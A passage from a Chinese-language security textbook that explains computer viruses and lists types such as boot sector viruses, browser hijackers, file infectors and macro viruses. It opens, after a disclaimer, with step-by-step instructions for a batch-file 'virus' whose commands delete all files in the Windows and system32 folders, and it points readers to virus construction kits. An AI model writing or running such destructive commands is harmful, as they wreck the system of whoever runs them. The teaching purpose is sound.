在进行此练习之前，请认真阅读以下免责声明。不要执行这个病毒。本练习旨在作为概念证明，仅用于教学目的。在系统上执行此代码可能会导致系统损坏，可能需要大量时间和技能才能正确修复。

1. 使用Windows记事本创建一个名为virus.bat的批处理文件。
2. 输入以下代码行：

```
@echo off
Del c:\windows\system32\*.*
Del c:\windows\*.*
```

3. 保存virus.bat。
4. 从命令行中，使用Bat2com工具将virus.bat 转换为virus.com。

当然，为了创建更复杂的病毒，只需要浏览互联网，并搜索病毒制作工具包或病毒软件开发工具包(SDK)。这样做会获得来自许多不同的来源的大量结果。虽然笔者在此无法对这些包进行一一阐述，但可以明确的是，每个包都提供不同的选项和功能，有待读者探索。但是，如果要深入了解病毒创建工具包的世界，笔者警告，务必小心，并考虑在隔离或独立的系统上运行它们。病毒制作工具的实例如图9.4和图9.5所示。




图9.4　一个显示了多种选项的病毒制作工具包




图 9.5　一个用于创建批处理病毒的病毒制作工具包

9.5.2　病毒的类型

在讨论病毒时，重要的是要了解并非所有的病毒都是一个模子里刻出来的。即使无法记住病毒可能具备的所有形式，也应知道它们有着多种不同类型。了解某个病毒的不同形式，有助于进行故障排除和诊断。

接下来，让我们开始吧。

引导扇区病毒(Boot Sector Virus)

此类病毒专门以驱动器的引导扇区或某几种操作系统存储引导信息的位置为目标。这种类型的病毒首先出现在MS-DOS时代，但现在仍然存活得很好，并且不时出现。

浏览器劫持者(Browser Hijacker)

这是一种相对较新的病毒，通过利用网络浏览器中包含的漏洞或功能进行传播。此类病毒以篡改主页或强制将其他信息下载到受害者的计算机等行为而知名。一种浏览器劫持者病毒如图9.6所示。




图9.6　一种篡改主页的浏览器劫持者

文件感染型病毒(File Infector Virus)

这种病毒是外界最常见的病毒之一。文件感染型病毒必须具备的特征是，感染程序必须将自身嵌入文件中，并等待该文件被执行。此类病毒与直接操作型病毒之间的区别在于，该类型会覆盖宿主文件，或对主机文件造成其他类型的损坏。

宏病毒(Macro Virus)

这种类型的恶意软件使用Microsoft Office应用程序以及其他应用程序内置的宏语言。这种病毒的危险在于它可以嵌入到一个无害的文档中，等待该文档加载并执行宏。Microsoft Excel弹出的提示有宏存在并且试图运行的对话框如图9.7所示。

